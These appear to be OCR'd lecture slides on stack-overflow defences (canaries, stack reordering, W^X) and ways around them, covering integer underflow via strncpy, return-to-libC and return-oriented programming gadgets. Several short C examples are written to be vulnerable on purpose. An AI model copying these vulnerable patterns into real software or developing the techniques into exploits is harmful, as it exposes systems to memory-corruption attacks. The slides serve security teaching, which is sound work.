
StackGuard



Stack

- Overflowing buffer may overwrite anything above
- Idea: detect overflowed buffers before return from function


StackGuard



Stack

- Overflowing buffer may overwrite anything above
- Idea: detect overflowed buffers before return from function
- Compiler-added canaries:
  - Initialized with random number
  - On function exit: verify canary value

StackGuard



Stack

- Overhead:
  - Fixed per function
  - [Cow98]: 40% - 125%
- Problem solved?
  - Attacker has a chance of 1 in 2^{32} to guess the canary
    - Add larger canaries
  - Attack window left between overflow and detection

Stack Ordering Matters

```c
void foo(char *input) {
    void (*func)(char*);    // function pointer
    char buffer[20];        // buffer on stack
    int i = 42;

    strcpy(buffer, input); // overflows buffer


    /* more code */
    func(input);
    /* more code */

}
```

Overflow attack


StackGuard check

Example stack layout



- Overflowing buf will overwrite the canary and the func pointer
- StackGuard will detect this
- But: only **after** func() has been called

Example stack layout



- Solution: compiler reorders function-local variables so that overflowing a buffer never overwrites a local variable
- GCC Stack smashing protection (`-fstack-protector`)
  - Evolved from IBM ProPolice
  - Since 3.4.4 / 4.1
  - StackGuard
    + reordering
    + some optimizations

Fundamental problem with stacks

- User input gets written to the stack.
- x86 allows to specify only read/write rights.

- Idea:
  - Create programs so that memory pages are either writable or executable, never both.
  - ***W ^ X paradigm***

- Software: OpenBSD *W^X*, PaX, RedHat *ExecShield*
- Hardware: Intel XD, AMD NX, ARM XN

A perfect W^X world

- User input ends up in writable stack pages.
- No execution of this data possible – problem solved.
- But: existing code assumes executable stacks
  - Windows contains a DLL function to disable execution prevention – used e.g. for IE <= 6
  - Nested functions: GCC generates trampoline code on stack
- Just-in-Time Compilation generates code at runtime
  - On heap
  - Still: hard to distinguish data and code

Circumventing W^X

- We cannot execute code on the stack directly
- We still can: Place data on the stack
  → ***integer over/under-flows***

```
void bar() { printf("Hello!\n"); }

void foo(char *string, int16_t idx)
{
    void (*magic_fn)(void) = bar;
    char buffer[16];

    strncpy(buffer + idx, string, 16-idx);

    /* do some more stuff... */

   magic_fn(); // call function pointer
}
```

Stack smashing protection places function pointer and buffer so that buffer overflow will never overwrite pointer.

`strncpy()` ensures that at no more bytes are copied from the source than will actually fit into the target buffer.

What could possibly go wrong then?

Integer Underflow Example

Assumption: string and idx are **user input**

```
void bar() { printf("Hello!\n"); }


void foo(char *string, int16_t idx)
{
    void (*magic_fn)(void) = bar;
    char buffer[16];

    strncpy(buffer + idx, string, 16-idx);

    /* do some more stuff... */

   magic_fn(); // call pointer
}
```

foo("hello", 0);




```
void bar() { printf("Hello!\n"); }

void foo(char *string, int16_t idx)
{
      void (*magic_fn)(void) = bar;
      char buffer[16];


      strncpy(buffer + idx, string, 16-idx);

      /* do some more stuff... */

    magic_fn(); // call pointer
}
```

→ `strncpy(buffer + 0, "hello", 16);`

foo(”1234567890”, 8);




```
void bar() { printf(”Hello!\n”); }

void foo(char *string, int16_t idx)
{
    void (*magic_fn)(void) = bar;
    char buffer[16];


    strncpy(buffer + idx, string, 16-idx);

    /* do some more stuff... */

   magic_fn(); // call pointer
}
```

```
strncpy(buffer + 8, ”1234567890”, 8);
```

foo("1234567890", 65532);




```
void foo(char *string, int16_t idx)
{
    ...
}
```

C expert question: What is the value of idx?

65532 = 0xFFFC
= -4 (as signed 16bit integer)

```
strncpy(buffer - 4, "1234567890", 20);
```


Circumventing W^X

- Idea: modify return address to start of function known to be available
  - e.g., a libC function such as execve()
  - put additional parameters on stack, too

return-to-libC attack

Chaining returns

- Not restricted to a single function:
  - Modify stack to return to another function after the first:



Executing '`ret`' with this stack state has the same effect as:

```
foo(param1, param2);
bar(param3);
```

  - And why only return to function beginnings?

Return anywhere

- x86 instructions have variable lengths (1 – 16 bytes)
  - → x86 allows jumping (returning) to an ***arbitrary address***
- Idea: scan binaries/libs and find all possible ret instructions
  - Native RETs: **0xC3**
  - RET bytes within other instructions, e.g.
    - MOV %EAX, %EBX
      0x89 **0xC3**
    - ADD $1000, %EBX
      0x81 **0xC3** 0x00 0x10 0x00 0x00

Return anywhere

- Example instruction stream:

```
.. 0x72 0xf2 0x01 0xd1 0xf6 0xc3 0x02 0x74 0x08 ..

0x72 0xf2               jb <-12>
0x01 0xd1               add %edx, %ecx
0xf6 0xc3 0x02          test $0x2, %bl
0x74 0x08               je <+8>
```

- Three byte forward:

```
.. 0xd1 0xf6 0xc3 0x02 0x74 0x08 ..

0xd1 0xf6               shl, %esi
0xc3                    ret
```

Many different RETs


- Claim:
  - Any sufficiently large code base
    e.g. libC, libQT, ...
  - consists of 0xC3 bytes
    == RET
  - with sufficiently many different prefixes
    == a few x86 instructions terminating in RET
    (in [Sha07]: ***gadget***)
- *"sufficiently many"*: `/lib/libc.so.6` on Debian Jessie
  - ~62,000 sequences (~31,000 unique)

Return-Oriented Programming

- Return addresses jump to code **gadgets** performing a small amount (1-3 instructions) of work
- Stack contains
  - Data arguments
  - Chain of addresses returning to gadgets
- Claim: This is enough to write arbitrary programs (and thus: shell code).

Return-oriented Programming

ROP: Load constant into register



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

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
